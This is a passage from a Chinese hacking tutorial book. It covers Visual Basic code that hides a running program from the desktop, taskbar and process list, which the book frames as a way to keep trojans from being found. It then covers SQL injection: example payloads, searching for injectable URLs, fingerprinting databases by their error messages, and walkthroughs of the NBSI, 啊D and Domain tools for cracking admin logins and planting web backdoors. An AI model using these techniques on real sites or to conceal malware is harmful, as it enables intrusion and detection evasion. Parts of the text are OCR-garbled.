    PROCESSENTRY32 pe32 = {0}; // pe32 用来存放进程的详细信息
    // 获得快照句柄
    hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    // 判断函数 CreateToolhelp32Snapshot 是否成功执行
    if(hProcessSnap == (HANDLE)-1)
    {
        Printf("\nCreateToolhelp32Snapshot() failed:%d", GetLastError());
        Return;
    }
    // pe32 中的 dwSize 字段必须赋初值，否则在执行 Process32First 函数时会出错
    pe32.dwSize = sizeof(PROCESSENTRY32); // 列举所有进程名称
    if(Process32First(hProcessSnap, &pe32))
    {
        do
        {
            m_ctrlLstProcesses.AddString(pe32.szExeFile); // 将进程加到列表框中
        }
        while (Process32Next(hProcessSnap, &pe32)); // 直到列举完毕
    }
    else

```

```

{
    printf("\nProcess32First() failed:%d",GetLastError());
}
CloseHandle (hProcessSnap); // 关闭句柄
}

```

## 7.6 隐藏防拷贝程序的运行

由于在一些系统中为了某个特定的要求，必须将经常运行的程序隐藏起来运行（如生成的木马控制程序），以避免被发现并查杀。作为一个要隐藏起来运行的程序，既不能在桌面上出现，也不能在任务栏里出现程序图标，甚至程序的名称也不能在进程管理器中出现。

如果来实现程序的隐藏，可采取以下几种措施。

（1）如果来实现程序运行时不能在桌面上出现，则可以在 codeblock 中将 Form 的 Visible 属性设置为 False。

（2）如果想实现将程序的图标从系统任务栏中屏蔽掉，只需将 Form 中的 ShowInTaskBar 的属性也设置为 False 即可。

（3）如果想实现进程管理器中不出现程序的名字，可通过在 Windows 环境下调用 WIN API 函数中的 RegserviceProcess 函数来实现。

下面以防止拷贝程序为例，来介绍如何实现隐藏程序的运行，其具体步骤如下。

- ① 在 codeblock 中新建一个 Project1 工程，并在工程属性中将工程的名称改为 HiddenMen，将生成的应用程序标题相应地也设置为 HiddenMen。
- ② 在新建的工程中添加一个模块，且其名称为 Module1，然后在模块 Module1 中加入如下声明代码。

```

Public Declare Function GetCurrentProcessId Lib "kernel32" ()
As Long// 获得当前进程ID函数的声明
Public Declare Function RegisterServiceProcess Lib "kernel32"
(ByVal ProcessId As Long, ByVal ServiceFlags As Long) As Long// 在
系统中注册当前进程ID函数的声明

```

- ③ 在添加完代码之后，在右边属性窗口中将窗体 Form1 的“Visible”属性设置为 False；将“ShowInTaskBar”属性设置为 False。
- ④ 双击窗体 Form1，在打开的代码窗口中添加如下代码段。

```

Private Declare Function GetDriveType Lib "kernel32" Alias
"GetDriveTypeA" (ByVal nDrive As String) As Long
// 获得当前驱动器类型函数的声明

```

```

Private Declare Function GetVolumeInformation Lib "kernel32"
Alias "GetVolumeInformationA" (ByVal lpRootPathName As String,
ByVal lpVolumeNameBuffer As String, ByVal nVolumeNameSize As Long,
lpVolumeSerialNumber As Long, lpMaximumComponentLength As Long,
lpFileSystemFlags As Long, ByVal lpFileSystemNameBuffer As String,
ByVal nFileSystemNameSize As Long) As Long
// 获得当前驱动器信息函数的声明
Private Sub Form_Load()
Dim drive_no As Long, drive_flag As Long
Dim drive_chr As String, drive_disk As String
Dim serial_no As Long, kkk As Long
Dim stemp3 As String, dflag As Boolean
Dim strlabel As String, strtype As String, strc As Long
RegisterServiceProcess GetCurrentProcessId, 1
// 从系统中取消当前进程
strlabel = String(255, Chr(0))
strtype = String(255, Chr(0))
stemp3 = "188225543" // 这是C盘的序列号(十进制), 可以根据自己情况指定
dflag = False
For drive_no = 0 To 25
    drive_disk = Chr(drive_no + 67)
    drive_chr = drive_disk & ":\\"
    drive_flag = GetDriveType(drive_chr)
    If drive_flag = 3 Then
        kkk = GetVolumeInformation(drive_chr, strlabel, Len(strlabel),
serial_no, 0, 0, strtype, Len(strtype))
// 通过GetVolumeInformation获得磁盘序列号
        Select Case drive_no
            Case 0
                strc = serial_no
        End Select
        If serial_no = stemp3 Then
            dflag = True
            Exit For
        End If
    End If
Next drive_no
If drive_no = 26 And dflag = False Then // 非法用户
    GoTo err:
End If
MsgBox ("用户合法")
Exit Sub
err:
    MsgBox ("错误! 您的C盘ID号是" & strc)
End Sub
Private Sub Form_Unload(Cancel As Integer)
RegisterServiceProcess GetCurrentProcessId, 0
// 从系统中将当前的进行取消
End Sub

```

- ⑤ 将上述代码段编译之后运行，如果出现提示框“错误！您的 C 盘 ID 号是 188225543”，则可使用组合键“Ctrl+Alt+Del”打开“任务管理器”窗口。在“进程”列表中查看名称为“HiddenMen”的程序是否存在。如果将上述程序代码段稍作改动，添加到特定的程序中，就可以将该程序隐藏起来，从而能很容易地完成程序预定的功能了。



## 技巧与问答

### ❖ 远程控制上传文件为什么不成功？

很有可能是服务器端并未建立连接，或 IP 地址在传输时间内没有遍寻到，而导致本地数据丢失在传输途中。也可能是类库没有更新，编译不通过。

### ❖ Delphi 木马为什么不能在 codeblock 里面识别？

Delphi，是 Windows 平台下著名的快速应用程序开发工具（Rapid Application Development，RAD）。它的前身即 DOS 时代盛行一时的“Borland Turbo Pascal”，最早的版本由美国 Borland（宝兰）公司于 1995 年开发，主创者为 Anders Hejlsberg。经过数年的发展，此产品也转移至 Embarcadero 公司旗下。Delphi 是一个集成开发环境（IDE），使用的核心是由传统 Pascal 语言发展而来的 Object Pascal，以图形用户界面为开发环境，透过 IDE、VCL 工具与编译器，配合连接数据库的功能，构成一个以面向对象程序设计为中心的应用程序开发工具。

Delphi 是一门很古老的编程语言，新时代的程序员很少有人用。但是在 20 世纪，Delphi 还是有很大市场的。所以，Delphi 需要专门的运行环境。



# 第8章

## SQL 注入攻击

SQL 注入攻击是黑客对数据库或者获取网站数据进行攻击的常用手段之一。随着 B/S 模式应用开发的发展,使用这种模式编写应用程序的程序员也越来越多。但是由于程序员的水平及经验和编程所使用的技术参差不齐,相当大一部分程序员在编写代码的时候,没有对用户输入数据的合法性进行判断,使应用程序存在安全隐患。

本章内容可帮助读者对 SQL 注入攻击有个深刻、系统性的认识,按照其中介绍的内容进行学习,不但可以掌握系统的理论知识,而且还会拥有丰富的实战经验。

### 本章要点

- SQL 注入攻击前的准备。
- 啊 D、NBSI、Domain、ZBSI 等常见注入工具实现注入攻击的方法。
- 'or' = 'or' 经典漏洞攻击。
- 针对缺失单引号与空格的注入攻击方式。
- Update 注入攻击。
- SQL 注入攻击的防范方法。

## 8.1 SQL 注入原理

用户可以提交一段数据库查询代码，根据程序返回的结果获得某些他想得知的数据，这就是所谓的 SQL Injection，即 SQL 注入，就是充分地利用了 SQL 语句的漏洞。SQL 注入是从正常的 WWW 端口访问，而且表面看起来跟一般的 Web 页面访问没什么区别，所以目前市面上的防火墙都不会对 SQL 注入发出警报，如果管理员没有查看 IIS 日志的习惯，可能被入侵很长时间都不会发觉。但是，SQL 注入的手法相当灵活，在注入的时候会碰到很多意外情况，需要构造巧妙的 SQL 语句，从而成功获取想要的数据库数据。某些时候，如果高级程序员所写的 SQL 语句没有漏洞，那么 SQL 注入就难办了。

“SQL 注入”是一种利用未过滤/未审核用户输入的攻击方法，意思就是让应用运行了本不应该运行的 SQL 代码。如果应用毫无防备地创建了 SQL 字符串并且运行了它们，就会造成一些出人意料的结果。

## 8.2 SQL 注入攻击

SQL 注入是目前比较常见的针对数据库的一种攻击方式。在这种攻击方式中，攻击者会将一些恶意代码插入字符串中，然后会通过各种手段将该字符串传递到 SQLServer 或者 MySQL 以及其他数据库的实例中进行分析 and 执行。只要这个恶意代码符合 SQL 语句的规则，则在代码编译与执行的时候，就不会被系统所发现。

SQL 注入攻击的主要形式有两种。一是直接将代码插入与 SQL 命令串联在一起并使得其以执行的用户输入变量。由于其直接与 SQL 语句捆绑，故也被称为直接注入式攻击法。二是一种间接的攻击方法，它将恶意代码注入要在表中存储或者作为原书据存储的字符串。在存储的字符串中会连接到一个动态的 SQL 命令中，以执行一些恶意的 SQL 代码。

一般注入的步骤如下。

- ① 寻找可以作为注入点的页面（如登录界面、留言板等）。
- ② 在访问网址中，自己构造 SQL 语句（如 ' or 1=1#）。
- ③ 将 SQL 语句发送给数据库管理系统（DBMS）。
- ④ DBMS 接收请求，并将该请求解释成机器代码指令，执行必要的存取操作。
- ⑤ DBMS 接受返回的结果，并处理成页面，返回给用户。

### 8.2.1 攻击需要什么

由于目前大部分网站都采用 Web 动态网页结合后台数据库构建, 网页从用户的请求中得到一些重要信息, 通过 SQL 语句请求发给数据库, 将从数据库中得到的结果返回到网

根据网站所使用 Web 脚本语言的不同, SQL 注入攻击可分为 ASP、PHP、JSP、ASPX 等多种注入方式。目前, 国内网站用 ASP+Access 或 SQL Server 的占 70% 以上, PHP+MySQL 占 20%, 其他不足 10%。ASP 注入与其他语言的注入原理是一样的, 但由于 Web 语言环境不同, 所以实际注入时使用的注入语句也不尽相同。同时 SQL 注入攻击并不针对 SQL Server 数据库, 后台使用 Access、MySQL、Oracle 等数据库都可能存在注入漏洞。

## 1. 取消友好 HTTP 错误信息

① 在IE浏览器窗口中选择“工具”→“Internet选项”菜单项，即可打开“Internet选项”对话框，如右图所示。

Internet 选项

7

内容 Advisor

内容 Advisor 已开启

如果您创建新的内容过滤器,请在每行输入一个地址(URL)

http://www.baidu.com/

使用当前限制 使用默认值 使用新过滤器

Feeds

单击从本页中开启的过滤器

从本页开始

更改网页在列表中的显示方式

选择卡片

浏览历史记录

删除临时文件、历史记录、Cookie、保存的内容和网页搜索信息


退出时删除浏览历史记录

删除 设置

颜色 语言 字体 辅助功能

确定 取消 应用(A)

### “Internet 选项”对话框



取消显示友好 HTTP 错误消息

## 2. 准备注入过程中使用的工具

与其他攻击手段相似,在进行 SQL 注入攻击前需要经过漏洞扫描、入侵攻击、种植木马后门进行长期控制等几个步骤。在入侵过程中往往会使用一些特殊工具( SQL 注入漏洞扫描与猜解工具、Web 木马后门及注入辅助工具等)提高入侵效率和成功率。

### (1) SQL 注入漏洞扫描器与猜解工具。

对于 SQL 注入攻击来说,SQL 注入漏洞扫描器与猜解工具是必不可少的。ASP 环境的注入扫描器主要有 NBSI、HDSI、Domain、“WIS+WED”等;而 PHP+MYSQL 注入比较好的工具有 CASI、PHPri 等。

这些工具大部分都是 SQL 注入漏洞扫描与攻击于一体,可以帮助攻击迅速完成 SQL 注入点寻找与数据库密码破解、系统攻击等过程。

### (2) Web 木马后门。


Web 木马后门是在注入成功后,安装在网站服务器上用来控制一些特殊的木马后门。常见的 Web 木马后门有“冰狐浪子 ASP”木马、ASP 站长助手。而 PHP 木马后门工具有黑客之家 PHP 木马、PHPSpy 等,主要用于注入攻击后控制 PHP 环境的网站服务器。

### (3) 注入辅助工具。

在进行 SQL 注入攻击时,还需要借助于一些辅助工具来实现字符转换、格式转换等功能。常见的 SQL 注入辅助工具有 SQL 注入字符转换工具、ASP 木马 C/S 模式转换器、匿名辅助

工具和 ASP 手工注入工具。

匿名辅助工具界面如图所示。



匿名辅助工具注入主窗口

ASP 手工注入辅助工具如图所示。



ASP 手工注入主界面

## 8.2.2 寻找攻击入口

如果要对某个网站进行 SQL 注入攻击，则需先找到存在 SQL 注入漏洞的网站，即寻找注入点。SQL 注入点一般都存在于登录页面、查询页面、添加页面以及信息浏览网页、用户提交、用户修改数据的地方（如登录用户名、密码输入框以及信息条目 ID 显示页面等）。可以通过手工检测和使用专门的工具来寻找注入点。

最常用的 SQL 注入点判断方法是在网站中寻找如下形式的网页链接。

`http://www.***.com/***.asp?id=xx`(ASP 注入)

`http://www.***.com/***.php?id=xx`(PHP 注入)

在 IE 浏览器中手工搜索 ASP 或 PHP 注入点的具体步骤如下。

- ① 在 IE 浏览器地址栏中输入 `www.baidu.com`，即可打开百度搜索引擎，如图所示。



百度搜索引擎

- ② 在文本框中输入“`asp?id=`”，单击“百度一下”按钮，即可看到所有网址中含有“`asp?id=1=1`”的网页。只需将搜索关键词改为“`php?id=1=1`”，即可扫描 PHP 注入站点，其搜索结果如图所示。



搜索网址中含有“`php?id=1=1`”的网页

也可以在动态网页地址的参数后加上一个单引号，如果出现错误则可能存在注入漏洞。由于通过手工方法进行注入检测的猜解效率低，所以最好使用专门的软件进行检测。

### 8.2.3 判断 SQL 注入点类型

由于在注入时提交的变量参数类型的不同,SQL 注入点也有不同的分类。根据提交参数的类型,可以将 SQL 注入点分为如下 3 种。

#### (1) 字符型注入点。

该类注入点的注入参数是“字符”,例如“http://\*\*\*\*\*?Class=日期”。这类注入点提交的 SQL 语句格式为:Select \* from 表名 where 字段='年龄'。

当提交注入参数是“http://\*\*\*\*\*?Class=年龄 And[查询条件]”时,就会向数据库提交 SQL 语句:Select \* from 表名 where 字段='年龄' and [查询条件]。

#### (2) 搜索型注入点。

这是一类特殊的注入点,主要是指在进行数据搜索时没过滤搜索参数,一般在链接地址中包含“keyword=关键字”。该类注入点提交的 SQL 语句:Select \* from 表名 where 字段 like '%关键字%'。

当提交注入参数是“keyword='and [查询条件] and '%='”时,则会向数据库提交 SQL 语句:Select \* from 表名 where 字段 like '%' and [查询条件] and '%='%'。

#### (3) 数字型注入点。

这类注入点的参数是“数字”,例如“http://\*\*\*\*\*?id=1006”。这类注入点提交的 SQL 语句的一般格式为:Select \* from 表名 where 字段=1006。

当提交注入参数是“http://\*\*\*\*\*?id=1006 And[查询条件]”时,就会向数据库提交完整的 SQL 语句:Select \* from 表名 where 字段=1006 And [查询条件]。

#### 提示

虽然每个类型都有其特点,但却与注入的过程无关。每一个从网络应用程序提交给 SQL 查询的参数都属于以上 3 类中的一类,其中数字参数被直接提交给服务器,而字符串和日期则需要加上引号才被提交。

### 8.2.4 判断目标数据库类型

现在的网站一般都采用 ASP+SQL Server/Access 或 PHP+MySQL 结构,所以对于 PHP 网站使用的数据库可能是 SQL Server 或 MySQL,而对于 ASP 网站使用的数据库可能是 Access 或 SQL Server,即针对不同的数据库要采用不同的注入方法。

为了选择注入攻击方式,需要判断注入漏洞网站数据库的类型。由于 SQL Server 包含内置的系统变量,所以在注入时可通过查询语句直接返回其表名或字段名,但 Access 的 SQL 查询功能比较简单,无法返回正确信息,所以可以构造特殊的语句来判断。

下面将介绍两种判断 SQL Server 和 Access 的方法。

## 1. 报出数据库类型

SQL Server 中包含一些系统变量和系统表，服务器 IIS 提示没有关闭，且在 SQL Server 返回错误提示信息的情况下，可直接根据返回信息来判断数据库的类型。

(1) 利用数据库服务器的系统变量进行区分。

在 SQL Server 中含有 user、db\_name() 等系统变量，利用这些系统值不仅可判断是否使用 SQL Server 数据库，还可得到大量有用信息。其方法是在注入点后加上 “and user>0”，即 `http://www.xxx.com/abc.asp?id=AB and user>0`。

上述语句是典型 SQL Server 注入原理的体现。首先前面的语句是正常的，重点是 “and user>0”。其中 user 是 SQL Server 中的一个内置变量，其值是当前连接用户名，其类型是 “nvarchar”。此时系统就会对这个 “nvarchar” 值与 “int” 中的 0 进行比较，因此需要将 “nvarchar” 的值转换为 “int” 型。但在转换过程中会出错，所以 SQL Server 会报出相应的错误信息。如果看到 “Microsoft OLE DB Provider for SQL Server 错误 80040e07” 的提示信息，就可以判断是 SQL Server 数据库。将 nvarchar 值 “\*\*\*” 转换为数据类型为 int 的列时发生语法错误。

从上述提示信息中可以很方便地测试出数据库的类型是否为 SQL Server，但如果用户是用 “sa” 登录，则得到 “将 dbo 转换成 int 的列发生错误” 的提示信息也可判断所使用的数据库为 SQL Server。

如果要注入的网站使用的是 Access 数据库，则可得到如下提示信息。

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e10'
[Microsoft] [ODBC Microsoft Access Driver] 参数不足，期待是 1
```

(2) 利用系统表。

在 IIS 服务器不允许返回错误信息的情况下，只能通过数据库内置的系统数据表来判断数据库类型。Access 和 SQL Server 数据库都有自己的系统表，其作用是存放数据库所有对象的表。Access 的系统表是 msysobjects，且在 Web 环境下没有访问权限；而 SQL Server 的系统表是 sysobjects，在 Web 环境下可以正常读取。所以，根据 Access 和 SQL Server 数据库系统的不同可以判断数据库的类型。

在确认可以注入的情况下，使用如下语句。

```
http://www.xxx.com/abc.asp?id=AB and (select count(*) from sysobjects)>0
```

```
http://www.xxx.com/abc.asp?id=AB and (select count(*) from msysobjects)>0
```

若使用的数据库是 SQL Server，则第一个网址的页面与原页面 `http://www.xxx.com/abc.asp?p=id` 大致相同，即 abc.asp 运行正常，而第二个网址则异常。若使用的数据库是 Access，则上面的两个网址都会异常。而对于第二个网址，由于在 Access 中是不允许读取数据库系统表 msysobjects 的，所以会提示出错。一般情况下，通过第一个网址就可以知道网

站所使用的数据库类型,而第二个网址只能作为 IIS 错误提示时的验证。

## 2. 根据网站返回的错误信息

为了方便网站管理员解决各种操作错误的问题,网站会将各种错误信息显示在出错页面中。但是这些信息也给黑客带来了便利,使他们可以通过注入点的返回信息判断出网站所使用的数据库类型。下面是几种常见的返回信息。

① 在返回信息中,看到“Microsoft OLE DB Provider for SQL Server 错误 '80040e14'”则表明该网站使用的是 SQL Server 数据库。

② 如果返回类似“Microsoft JET Database Engine 错误 '80040e14'”的提示信息,则说明使用的是 Access 数据库。

③ 如果提示信息为“Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'”,则既可能为 SQL Server 数据库也可能为 Access 数据库。

如果看到如下提示信息,则可确定该网站使用的是 SQL Server 数据库。

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'  
[Microsoft] [ODBC SQL Server Driver] [SQL Server] 字符串 ''2' 之后有  
未闭合的引号  
/bbs/Login.asp, 行 52
```

④ 如果看到如下的返回信息,则说明数据采用 OLE DB 驱动且使用 Access 数据库。

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'  
[Microsoft] [ODBC Microsoft Access Driver] 字符串的语法错误,在查询  
表达式 ''user_id=001'  
/bbs/admin.asp, 行 46
```

## 8.3 常见的注入工具软件


除使用手工检测方法检测网站中是否存在 SQL 注入漏洞外,还可以直接使用一些专门的注入工具进行扫描,以提高注入检测的效率。但同时应注意,这些工具已成为黑客进行注入攻击的利器。

### 8.3.1 啊 D 注入工具

啊 D 注入工具是一款出现相对较早,而且功能非常强大的 SQL 注入工具,具有旁注检测、SQL 猜解、密码破解、数据库管理等功能。它是一个针对 ASP+SQL 注入的程序,与 NBSI 有着类似的界面与功能。它能检测更多存在注入的连接,其最新版本是 V2.32,使用的是多线程技术,大大提高了检测速度。




① 若单击“注入连接”右侧的  按钮，即可对 Cookies 进行修改和读取，如图所示。



对 Cookies 进行修改和读取

① 根据需要选中其中的一个注入点，单击“注入检测”选项栏下方的“SQL 注入检测”按钮，即可进入“SQL 注入检测”页面。单击“检测”按钮，等待检测完成后，继续单击“检测表段”按钮，即可检测出相应的表段，如图所示。




对数据表的表段进行检测

- ⑤ 在“啊D注入工具 V2.32”主窗口中单击“管理入口检测”按钮，即可打开“管理入口检测”窗口，在“网站地址”栏中输入需要管理入口检测的地址。单击“检测管理入口”按钮，即可在下方列表中显示该网站的所有登录入口点，如图所示。



查看详细的检测内容

- ⑥ 在“可用连接和目录位置”列表右击要打开的网址，在快捷菜单中选择“用IE打开连接”选项，在IE浏览器中打开该网页，如图所示。这样，黑客就可以用猜解出来的管理员账号和密码尝试着进入该网站后台管理页面。



检测网址的管理入口

如果要防御此类注入,只需要在设计数据库时把数据的表段名、字段名等设置为陌生的名称,这样啊 D SQL 等注入工具就失效了。

### 8.3.2 NBSI 注入工具

NBSI 是一套高集成性 Web 安全检测系统,是一款网站漏洞检测和 ASP 注入漏洞检测工具,特别是在 SQL Server 注入检测方面有极高的准确率。在 NBSI 个人版中限制了一些功能,只能检测出一般网站的漏洞,而商业版中则没有完全限制,而且分析范围和准确率都有所提升。

使用 NBSI 可检测出网站中是否注入漏洞,也可进行注入攻击,具体的实现步骤如下。

- ① 下载并运行其主程序 NBSI.exe,即可打开“NBSI 操作”主窗口,如图所示。单击工具栏中的“网站扫描”按钮,即可打开“网站扫描”窗口,如图所示。



“NBSI”主窗口

- ② 在“注入地址”文本框中输入要扫描的网站地址,并选择“快速扫描”单选项。单击“扫描”按钮,即可开始进行扫描。如果该网站存在注入漏洞,则会在扫描过程中将这些漏洞地址及其注入性的高低显示在“扫描结果”列表中,如图所示。






“注入分析”窗口

- ⑤ 单击“检测”按钮，即可对该网址进行检测。ASP+MSSQL 型的注入方法与 NBSI 一样，都可以在注入成功之后去读取数据库的信息。

提示

在检测完毕之后，如果“未检测到注入漏洞”单选项被选中，则表明不能对该网站注入攻击。

- ⑥ 在“NBSI”主窗口的工具栏中单击“扫描及工具”按钮，即可进入“扫描及工具”窗口，如右图所示。



“扫描及工具”窗口

- ⑦ 将前面扫描出来的“可能性：较高”网址复制到“扫描地址”文本框中；并勾选“由根目录开始扫描”复选框。单击“开始扫描”按钮，即可将可能存在的管理后台显示在“可能存在的管理后台”列表中，如图所示。



扫描到的管理后台

由于一个网站可能包含多个管理页面，所以扫描出来的管理后台不止一个。在默认管理页面利用破解出用户名和密码进入其管理后台，也可以逐个进行测试。

### 8.3.3 Domain 注入工具

旁注 Web 综合检测程序 (Domain) 是一款功能非常强大的 SQL 注入工具，可帮助用户很方便地进行旁注检测、综合上传、SQL 注入检测、数据库管理等操作。该工具还具有虚拟主机域名查询、二级域名查询、整合读取、修改 Cookies 等功能，所以比较适用于初学者。

Domain 3.6 专用版主要包括 6 个模块，分别为旁注检测、综合上传、SQL 注入检测、数据库管理、破解工具以及辅助工具等。而它的每个模块都由许多小功能组成，程序中每个检测功能都采用多线程技术。

我们还需要学习一下旁注的概念。“旁注”，顾名思义就是从旁注入，也就是当入侵攻击某个目标网站 A 时，在无直接利用该主机系统的漏洞进行攻击的情况下，可以考虑通过放在同一服务器上的网站 B 中存在的漏洞进行入侵，旁注入侵的步骤如下。

运行旁注入侵工具“Domain v3.6”后，单击“旁注检测”选项卡，在“输入域名”中输入要入侵的网站地址“www.\*\*\*.com”。单击右边的“>>”按钮，可得到该网站的 IP 地址。单击“查询”按钮，得到该 IP 地址对应服务器上所放置的所有网站域名列表。


单击“SQL 注入”选项卡，再单击界面中的“批量扫描注入点”按钮，切换到注入点扫描界面。单击页面中的“载入查询网址”按钮，即可将刚才得到的网址载入左侧的待扫描列表。再单击“批量分析注入点”按钮，即可开始自动扫描所有网站中可能存在的注入点。由于同时扫描多个网站中存在的注入点，可以适当加大工作进程到 30 左右，以加快扫描速度。扫描过程中，待扫描的链接地址显示在“连接地址”中，存在注入漏洞的链接地址将会以红色显示在“注入点”列表中。可以看到，总共扫描了很多个注入点。

在 Domain 中实现注入攻击的具体操作步骤如下。

